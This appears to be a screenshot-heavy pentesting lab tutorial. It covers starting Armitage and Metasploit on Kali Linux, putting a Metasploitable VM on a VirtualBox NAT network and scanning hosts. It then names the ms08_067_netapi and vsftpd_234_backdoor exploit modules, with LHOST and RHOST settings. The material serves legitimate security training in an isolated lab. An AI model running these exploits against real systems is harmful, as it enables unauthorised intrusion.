

1 2 3 4
6:24
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ armitage
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[*] I will use /home/kali/armitage-tmp as a working directory
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
armitage
Start Metasploit?
A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?
No
Yes


Wait



1 2 3 4
6:25
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ armitage
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[*] I will use /home/kali/armitage-tmp as a working directory
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
armitage
[*] Starting msfrpcd for you.
WARNING: An illegal reflective
WARNING: Illegal reflective ac
ang.ProcessImpl.getErrorStream
WARNING: Please consider repor
WARNING: Use --illegal-access=
WARNING: All illegal access op
[*] MSGRPC starting on 127.0.0
rmitage.jar) to method java.l
ions
Progress...
Connecting to 127.0.0.1:55553
java.net.ConnectException: Connection refused (Connection refused)
Cancel



kali-linux-2022.3-virtualbox-amd64 (Gud gud) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
6:27
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Console X
msf6 >
Right Ctrl

4. Network


Oracle VM VirtualBox Manager
File
Machine
Help
Preferences... Ctrl+G
Import Appliance... Ctrl+I
Export Appliance... Ctrl+E
New Cloud VM...
Virtual Media Manager... Ctrl+D
Host Network Manager... Ctrl+H
Cloud Profile Manager... Ctrl+P
Network Operations Manager...
Check for Updates...
Reset All Warnings
Exit Ctrl+Q
New
Settings
Discard
Show
General
Name: metasploitable
Operating System: Windows 7 (64-bit)
Groups: Pentesting Lab
System
Base Memory: 1024 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, Hyper-V Paravirtualization
Display
Video Memory: 16 MB
Graphics Controller: VBoxSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: SATA
SATA Port 0: Metasploitable.vmdk (Normal, 8.00 GB)
SATA Port 1: [Optical Drive] Empty
Audio
Host Driver: Windows DirectSound
Controller: Intel HD Audio
Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT Network, 'NatNetwork')
USB
USB Controller: OHCI
Device Filters: 0 (0 active)
Shared folders
Preview
Oracle DB Developer VM
Powered Off



General
Input
Update
Language
Display
Network
Extensions
Proxy
Network
NAT Networks
Active
Name
NatNetwork
OK
Cancel


Edit NAT Network Space
Remove NAT Network Del




Find out the ip address of all the systems. When is done :

Quick Scan (OS detect)



Input the ip addresses . In my case I had to put them respectively , one by one , because the range didn't work .



5. Exploiting (Demo)

For Windows XP:


Exploit/windows/smb/ms08_067_netapi

For Linux :

Exploit/unix/ftp/vsftpd_234_backdoor

Search for the exploits , then drag and drop them to the systems :


Linux




LHOST – KALI MACHINE


RHOST – LINUX MACHINE (METASPLOITABLE)

